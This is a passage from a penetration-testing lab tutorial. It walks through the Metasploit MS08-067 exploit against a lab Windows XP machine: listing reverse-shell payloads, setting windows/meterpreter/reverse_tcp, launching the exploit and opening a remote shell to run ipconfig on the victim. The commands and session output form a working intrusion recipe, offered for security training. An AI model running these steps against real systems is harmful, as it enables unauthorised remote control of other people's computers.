
Now, we set the payload. Each exploit will come with a number of payloads, but there are certain payloads that every pentester/hacker relies on. We can look through the payloads using the **show payloads** command.

We want to take over the machine and have our way with it, and nothing says hackfest like a remote shell connection with a victim. To get this remote shell, we will use one the most popular payloads found in Metasploit called Meterpreter.

Meterpreter is a very powerful payload with plenty of options, but the most popular is the ability to establish a remote shell with the victim.


We prefer the remote shell because it gives a complete run of the remote machine as if we were physically sitting at the keyboard.

The payload we want is **windows/meterpreter/reverse_tcp:**




```
   windows/meterpreter/reverse_http                                    normal
Windows Meterpreter (Reflective Injection), Windows Reverse HTTP Stager (wininet
)
   windows/meterpreter/reverse_https                                   normal
Windows Meterpreter (Reflective Injection), Windows Reverse HTTPS Stager (winine
t)
   windows/meterpreter/reverse_https_proxy                             normal
Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager with Support fo
r Custom Proxy
   windows/meterpreter/reverse_ipv6_tcp                                normal
Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
   windows/meterpreter/reverse_nonx_tcp                                normal
Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   windows/meterpreter/reverse_ord_tcp                                 normal
Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or
 Win7)
   windows/meterpreter/reverse_tcp                                     normal
Windows Meterpreter (Reflective Injection), Reverse TCP Stager
   windows/meterpreter/reverse_tcp_allports                            normal
Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
   windows/meterpreter/reverse_tcp_dns                                 normal
Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
   windows/meterpreter/reverse_tcp_rc4                                 normal
Windows Meterpreter (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryp
```

To use the payload, we use the **set payload** command:



```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) >
```


All that is left to do is launch the payload in the direction of the victim. To do this, we use the **exploit** command:



```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.225.138:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.225.134
[*] Meterpreter session 1 opened (192.168.225.138:4444 -> 192.168.225.134:1052)
at 2016-05-29 05:33:45 -0400

meterpreter >
```


Success! We now have a remote shell running on our victim. Earlier in the lab, we ran the IPCONFIG command on our windows XP victim. To do so, we had to get access to the machine physically. We can now bring up a command prompt and run the IPCONFIG command using the remote shell.

At the meterpreter prompt, type **shell**. The prompt changes to the command prompt on our victim machine. Type IPCONFIG:



```
[*] Sending stage (957487 bytes) to 192.168.225.134
[*] Meterpreter session 1 opened (192.168.225.138:4444 -> 192.168.225.134:1052)
at 2016-05-29 05:33:45 -0400

meterpreter > shell
Process 1176 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.225.134
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.225.2

C:\WINDOWS\system32>
```

Meterpreter comes with a large number of commands that can be run against the victim. Type exit to come back to the Meterpreter prompt.



```
C:\WINDOWS\system32>exit
exit
meterpreter >
```

For a complete listing of Meterpreter commands, type **help**.

**Summary**

This lab picked up where the previous Nmap lab left off. Once we identified the victim, and we identified the victim as being Windows XP, we check the victim for the MS08-067vulnerability. Once we confirmed the vulnerability did exist, we searched for an exploit for MS08-067 inside of Metasploit. We then launched the Meterpreter payload and established a remote shell to the victim. Having a firewall enabled, patching windows XP and ensuring our virus scanner is up to date would have prevented this exploit from running.

End of Lab!